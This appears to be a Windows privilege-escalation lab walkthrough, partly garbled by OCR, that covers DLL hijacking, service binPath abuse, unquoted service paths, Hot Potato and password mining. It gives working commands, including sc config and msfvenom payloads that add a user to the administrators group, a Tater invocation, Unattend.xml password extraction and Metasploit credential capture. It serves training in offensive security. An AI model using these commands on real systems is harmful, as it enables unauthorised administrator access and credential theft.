Place hijackme.dll in 'C:\Temp'



Windows VM :


Open command prompt and type: sc stop dllsvc & sc start dllsvc

In the command prompt: net localgroup administrators


```
efault, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1                                   Mandatory group, Enabled
efault, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                  Mandatory group, Enabled
efault, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                  Mandatory group, Enabled
efault, Enabled group
LOCAL                                  Well-known group S-1-2-0                                   Mandatory group, Enabled
efault, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                               Mandatory group, Enabled
efault, Enabled group
andatory Label\Medium Mandatory Level Label            S-1-16-8192                                Mandatory group, Enabled
efault, Enabled group

:\Users\User>sc qc dllsvc
[SC] QueryServiceConfig SUCCESS

ERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\DLL Hijack Service\dllhijackservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DLL Hijack Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

:\Users\User>echo %PATH%
:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Temp;C:\Program Files\Pu
\

:\Users\User>sc stop dllsvc
[SC] ControlService FAILED 1062:

he service has not been started.


:\Users\User>sc start dllsvc

ERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
```

Service Escalation – binPath :


C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wuvc daclsvc



In command prompt type: sc config daclsvc binpath= "net localgroup administrators user /add"



Notice that the output suggests that the user “User-PC\User” has the “SERVICE_CHANGE_CONFIG” permission




In command prompt type: sc start daclsvc

In command prompt: net localgroup administrators

Service Escalation - Unquoted Service Paths :


sc qc unquotedsvc



Notice that the “BINARY_PATH_NAME” field displays a path that is not confined between quotes.


Kali VM :

msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe




Copy the generated file, common.exe, to the Windows VM.

Place common.exe in 'C:\Program Files\Unquoted Path Service'



sc start unquotedsvc




In the command prompt: net localgroup administrators


Potato Escalation - Hot Potato :

Windows VM :


powershell.exe -nop -ep bypass



In Power Shell prompt type: Import-Module C:\Users\User\Desktop\Tools\Tater\Tater.ps1



In Power Shell prompt type: Invoke-Tater -Trigger 1 -Command "net localgroup administrators user /add"




To confirm that the attack was successful, in Power Shell prompt type: net localgroup administrators


Password Mining Escalation - Configuration Files :


Windows VM :

Open command prompt and type: notepad C:\Windows\Panther\Unattend.xml




Scroll down to the “<Password>” property and copy the base64 string that is confined between the “<Value>” tags underneath it.





Decoding



Password is :password123

Password Mining Escalation – Memory :

Kali VM :

Open command prompt and type: msfconsole

```
nadda@Nadda: ~
File  Actions  Edit  View  Help

                 ############      ######
                ########      #########
                  #####       ########
                    ###       #########
                  ######    #############
                ######################
                #   #   ###  #   #   ##
                ########################
                 ##    ##   ##    ##
                      https://metasploit.com

       =[ metasploit v5.0.94-dev                          ]
+ -- --=[ 2033 exploits - 1099 auxiliary - 344 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use help to view all available commands

msf5 > use auxiliary/server/capture/http_basic
msf5 auxiliary(server/capture/http_basic) > set uripath x
uripath => x
msf5 auxiliary(server/capture/http_basic) > run
```

Open Internet Explorer and browse to: http://[Kali VM IP Address]/x

